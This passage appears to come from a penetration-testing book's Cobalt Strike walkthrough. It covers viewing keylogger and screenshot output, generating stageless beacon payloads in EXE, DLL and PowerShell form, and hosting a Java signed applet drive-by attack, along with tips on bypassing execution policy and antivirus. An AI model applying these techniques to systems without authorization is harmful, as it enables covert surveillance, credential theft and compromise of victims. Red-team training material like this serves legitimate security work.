
The left side of the tab will show the information related to the beacon. This may include the user, the computer name, the PID in which the keylogger is injected, and the timestamp when the keylogger sends the saved keystrokes to the beacon. In contrast, the right side of the tab will show you the keystrokes that were logged.

Screenshots

To view the screenshots from the target system, click on the button shown in the following screenshot:




This will open up the tab for screenshots. Here, you will get to know what's happening on the system's screen at that moment itself. This is quite helpful when a server administrator is logged in to the system and works on **Active Directory** (**AD**) and **Domain Controller** (**DC**) settings. When monitoring the screen, we can find crucial information that can lead to DC compromise:


Event Log X
Keystrokes X
Screenshots X
user
computer
pid
when
PT
PT-PC
3172
06/24 14:35:58
File Edit Format View Help
hello,
I'll be sharing the password with you over a note.
The password is - pt@123#
Please make sure not to share this password with anyone else.


Payload generation – stageless Windows executable

The stageless Windows executable payload generation feature is available at the click of a button. You can generate a Windows executable, and to do this you start by clicking on the button shown in the following screenshot:




Once clicked, a new window will open where you will input the details for the team server and the payload that will be generated by it:

The Stage will show the available listeners that can be used to send the second stage payload. You need to select the listener of your choice for this. In this case, we already have a listener set up on port `443`, which has been named `_RevHttpsBeacon_`. This listener is a beacon payload. If you have proxy server set up with authentication already, you can provide the details in Proxy. To do this, you need to click on the options button besides the Proxy textbox:




Cobalt Strike supports HTTP and SOCKS (4a) proxies. You can set up the proxy details that the payload will use while connecting to the team server via your desired authenticated proxy.

The output payload that will be generated through this can be in multiple formats—PowerShell (this will create a `.ps1` file with the payload in it; you need to execute this PowerShell script with the `executionpolicy bypass` argument in order to get the shell), Raw (which can be used for further FUD-ing of the payload), Windows EXE (a basic EXE that works on both x86 and x64 Windows OS), Windows service EXE (for persistence, the payload will be set up as a Windows service), 32-bit DLL and 64-bit DLL (DLLs are better options when customized for bypassing AV, and they are also smaller in size; you can generate a DLL and then inject it directly into the memory, and this would bypass the static file AV detection/on-disk-write detection):


Windows Executable (Stageless)
Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to customize this process.
Stage:
RevHttpsBeacon
Proxy:
...
Output:
Windows EXE
PowerShell
Raw
Windows EXE
Windows Service EXE
Windows DLL (32-bit)
Windows DLL (64-bit)
x64:
sign:
Generate
Help


Payload generation – Java signed applet

A Java signed applet attack is a very famous drive-by attack used by the attacker to exploit the applets loaded on a web page. The Java applets are self-signed, and they can be used to get permission from the visitor (victim) for execution. Click on the button shown in the following screenshot for payload generation:




Once the visitor allows the applet to be executed, the payload will be executed and the beacon will be calling back to the team server.

You can also change the applet settings, including the Local URI, the Local Host, and Local Port (you can also give the redirector's information here), and the Listener:



If you do not wish to use the listeners available in the drop-down list, you can always add a new one by clicking the Add button:




When everything is ready, you need to click the Launch button for executing the drive-by attack. Cobalt Strike will host the applet and give you the confirmation:

